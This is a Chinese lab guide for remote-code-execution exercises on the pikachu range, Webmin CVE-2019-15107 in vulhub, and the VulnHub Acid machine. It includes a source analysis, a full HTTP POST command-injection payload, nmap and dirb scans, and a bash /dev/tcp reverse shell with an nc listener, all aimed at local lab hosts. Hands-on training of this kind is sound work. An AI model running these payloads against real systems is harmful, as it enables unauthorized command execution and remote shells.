
RCE漏洞利用实验指导

RCE

(1) pikachu


将pikachu解压到WWW目录下



打开小皮面板,启动服务器



访问 http://127.0.0.1/pikachu-master/index.php 具体路径以解压文件夹名而定点击RCE模块进行测试



ping利用管道符拼接命令



eval执行输出phpinfo



源码分析 /pikachu-master/vul/rce/rce_ping.php

源码分析 /pikachu-master/vul/rce/rce_eval.php


(2) vulhub_rce

环境搭建

本地docker搭建环境

- 1 cd vulhub/webmin/CVE-2019-15107
- 2 docker-compose up -d

建议用火狐浏览器,谷歌浏览器的话要解决https的ssl问题,比较麻烦



漏洞点: https://127.0.0.1:10000/password_change.cgi

漏洞点分析:

- 1 docker exec -it imageid /bin/bash
- 2 cat /usr/share/webmin/password_change.cgi
- 3 cat /etc/webmin/miniserv.conf

漏洞点出在password_change.cgi文件中

```
Desktop > web实验 > 🗑 password_change
     #!/usr/bin/perl
     # password change.cgi
     # Actually update a user's password by directly modifying /etc/shadow
     BEGIN { push(@INC, "."); };
     use WebminCore;
     $ENV{'MINISERV_INTERNAL'} || die "Can only be called by miniserv.pl";
     &init config();
     &ReadParse();
     &get_miniserv_config(\%miniserv);
11
     $minisery{'passwd_mode'} == 2 | die "Password changing is not enabled!";
13
     # Validate inputs
     $in{'new1'} ne '' || &pass error($text{'password enew1'});
     $in{'new1'} eq $in{'new2'} || &pass_error($text{'password_enew2'});
17
```

第12行告诉我们,想要修改密码,password_mode必须设置为2,否则输出 Password changing is not enabled!

这是漏洞利用的前提

接下来看到22行和24行

```
# Is this a Webmin user?

if (&foreign_check("acl")) {

&foreign_require("acl", "acl-lib.pl");

($wuser) = grep { $ _->{'name'} eq $in{'user'} } &acl::list_users();

if ($wuser->{'pass'} eq 'x') {

# A webmin user_but using unix authentication

$wuser = undef;
}

elsif ($wuser->{'pass'} eq '*LK*' ||

$wuser->{'pass'} =~ /^\!/) {

&pass_error("Webmin users with locked accounts cannot change ".

"their passwords!");

}

}
```

这段代码对请求中的user的密码和 "x" 进行了比较, "x" 是Unix authenticaton设置的默认pass 值。也就是说,如果我们传进去的user是系统用户登录且认证方式为Unix authenticaton的账户时,\$wuser的值会被赋值为undef,在perl语言中是未定义的意思。

再看更新密码的代码,37行开始


```
if ($wuser) {
    # Update Webmin user's password
    $enc = &acl::encrypt_password($in{'old'}, $wuser->{'pass'});
    $enc eq $wuser->{'pass'} || &pass_error($text{'password_eold'},qx/$in{'old'}/);
    $perr = &acl::check_password_restrictions($in{'user'}, $in{'new1'});
    $perr && &pass_error(&text('password_enewpass', $perr));
    $wuser->{'pass'} = &acl::encrypt_password($in{'new1'});
    $wuser->{'temppass'} = 0;
    &acl::modify_user($wuser->{'name'}, $wuser);
    &reload_miniserv();
}
```

如果\$wuser未定义的话,则无法执行更新密码的代码段,也就是说,在利用漏洞的时候,不能用系统登录且认证方式为Unix authenticaton的账户,但是当我们传入的用户为空或者不存在时,\$wuser的值为{},可以进入上面代码段。

在执行上述代码段的时候,由于输入的user不存在,在执行到第40行的时候,会自动执行pass_error()函数,该函数的参数中的qx/\$in{'old'}/是一个可执行系统命令的代码段。


在perl中,qx//的用法为执行系统命令

这里可以看到 password_mode = 2 ,满足条件



漏洞利用:

抓包:访问https://127.0.0.1:10000/password_change.cgi,利用hackebar发一个post包,修改一下poc




payload:

```
1 POST /password_change.cgi HTTP/1.1
2 Host: 192.168.75.134:10000
3 Cookie: redirect=1; testing=1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 F
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 54
10 Origin: https://192.168.75.134:10000
11 Referer: https://192.168.75.134:10000/password_change.cgi
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
```

```
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 user=&pam=1&expired=2&old=123456 || id&new1=11&new2=11
```

成功截图:




成功截图:


```
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```

(3) vlunhub靶场

下载链接:

https://download.vulnhub.com/acid/Acid.rar






网卡用NAT模式就可以,搭建环境后 arp-scan扫一下网段 arp-scan -1

ipconfig看出我本机(kali)的ip为192.168.75.134,梳理一下网络环境


1 攻击机ip: 192.168.75.134 2 靶机ip: 192.168.131

nmap扫一下端口 nmap -sS -A 192.168.75.131 -p 1-65535 -v

可以看到33447端口开放,访问一下




提示了一些东西,title提示 / Challenge ,那访问 192.168.75.131:33447/Challenge



登录框,先扫一下目录吧

← → C ☆ ▲ 不安全 | 192.168.75.131:33447/Challenge/





其他书签

dirb扫一下,指定字典为big.txt

```
/home/ddd/web
   dirb http://192.168.75.131:33447/Challenge/ /usr/share/wordlists/dirb/big.txt -X .php
DIRB v2.22
By The Dark Raver
START_TIME: Sun Jun 11 15:21:19 2023
URL_BASE: http://192.168.75.131:33447/Challenge/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]
GENERATED WORDS: 20458
   Scanning URL: http://192.168.75.131:33447/Challenge/ ----
+ http://192.168.75.131:33447/Challenge/cake.php (CODE:200|SIZE:496)
+ http://192.168.75.131:33447/Challenge/error.php (CODE:200|SIZE:309)
+ http://192.168.75.131:33447/Challenge/include.php (CODE:302|SIZE:0)
+ http://192.168.75.131:33447/Challenge/index.php (CODE:200|SIZE:1333)
END TIME: Sun Jun 11 15:21:34 2023
DOWNLOADED: 20458 - FOUND: 4
```


http://192.168.75.131:33447/Challenge/cake.php #title提示Magic_Box,那么重点就看这里了http://192.168.75.131:33447/Challenge/error.php #报错界面http://192.168.75.131:33447/Challenge/include.php #302跳转到protected_page.php,要求登录http://192.168.75.131:33447/Challenge/index.php #登录界面






http://192.168.75.131:33447/Challenge/Magic_Box/command.php,command,提示得很明显了,命令执行

← → C △ 不安全 | 192.168.75.131:33447/Challenge/Magic_Box/command.php




访问command.php可以看到是和pikachu里ping一样的命令执行,抓个包执行



反弹shell(记得url编码,否则burp会将&符号后的字符当成变量解析)

- 1 攻击机执行nc -lvvp 2345
- 2 靶机命令执行处payload:
- 3 127.0.0.1; bash -c 'bash -i >& /dev/tcp/192.168.75.134/2345 0>&1'



拿到shell

后面提权不做要求,有兴趣可以自行探索